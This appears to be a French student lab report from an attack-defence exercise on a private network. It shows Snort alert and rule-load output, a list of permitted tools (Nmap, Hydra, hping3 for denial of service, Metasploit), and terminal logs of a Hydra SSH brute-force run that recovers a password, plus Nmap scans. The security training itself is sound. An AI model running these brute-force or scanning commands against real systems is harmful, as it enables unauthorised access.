09/30-14:12:33.348976 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
09/30-14:12:34.350190 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.108 -> 10.0.0.111
09/30-14:12:34.350302 [**] [1:1000001:1] "!!! ICMP Alert !!!" [**] [Priority: 0] {ICMP} 10.0.0.111 -> 10.0.0.108
```




```
Loading /etc/snort/rules/local.rules:
Finished /etc/snort/rules/local.rules:
Finished rule args:
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     220       0     220    /etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 220
               text rules: 220
            option chains: 220
            chain headers: 2
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     any       0       0       1       0
   total       0       0       1       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                to_server: 1
                to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
                instances: 2
                 patterns: 438
            pattern chars: 2602
               num states: 1832
         num match states: 392
             memory scale: KB
             total memory: 71.2812
           pattern memory: 19.6484
        match list memory: 28.4375
        transition memory: 22.9453
appid: MaxRss diff: 3024
```


Phase d'Attaque-Défense

Outils autorisés pour les attaques :


- Nmap : pour les scans de ports et de services
- Hydra : pour les attaques par force brute sur SSH
- DDoS basique : par exemple avec hping3 pour tester la robustesse contre les attaques de déni de service
- BONUS : Metasploit : pour l'exploitation de vulnérabilités



```
user@10.0.0.111's password:
Linux SRV-DEB12-111 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-
06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  1 11:55:45 2024 from 10.10.0.150
user@SRV-DEB12-111:~$ nano list_mdp.txt
user@SRV-DEB12-111:~$ sudo find / -name "list_mdp.txt"
[sudo] password for user:
/home/user/list_mdp.txt
user@SRV-DEB12-111:~$ hydra -l user  -P /home/user/list_mps.txt -t 64 10.0.0.104 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
 or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-01 12:16:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
d to reduce the tasks: use -t 4
[ERROR] File for passwords not found: /home/user/list_mps.txt
user@SRV-DEB12-111:~$ hydra -l user  -P /home/user/list_mdp.txt -t 64 10.0.0.104 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
 or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-01 12:18:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
d to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 499 login tries (l:1/p:499), ~8 tr
ies per task
[DATA] attacking ssh://10.0.0.104:22/
[22][ssh] host: 10.0.0.104   login: user   password: orange
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 24 final worker threads did not complete until
end.
[ERROR] 24 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-01 12:18:21
user@SRV-DEB12-111:~$ 
```



```
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
user@SRV-DEB12-111:~$ nmap -p- 10.0.0.104
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-01 15:18 CEST
Nmap scan report for 10.0.0.104
Host is up (0.00033s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
```



```
user@SRV-DEB12-111:/var/log/snort$ sudo nmap -sP 10.0.0.104
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-01 15:10 CEST
Nmap scan report for 10.0.0.104
Host is up (0.0011s latency).
MAC Address: BC:24:11:51:FA:C6 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
user@SRV-DEB12-111:/var/log/snort$
```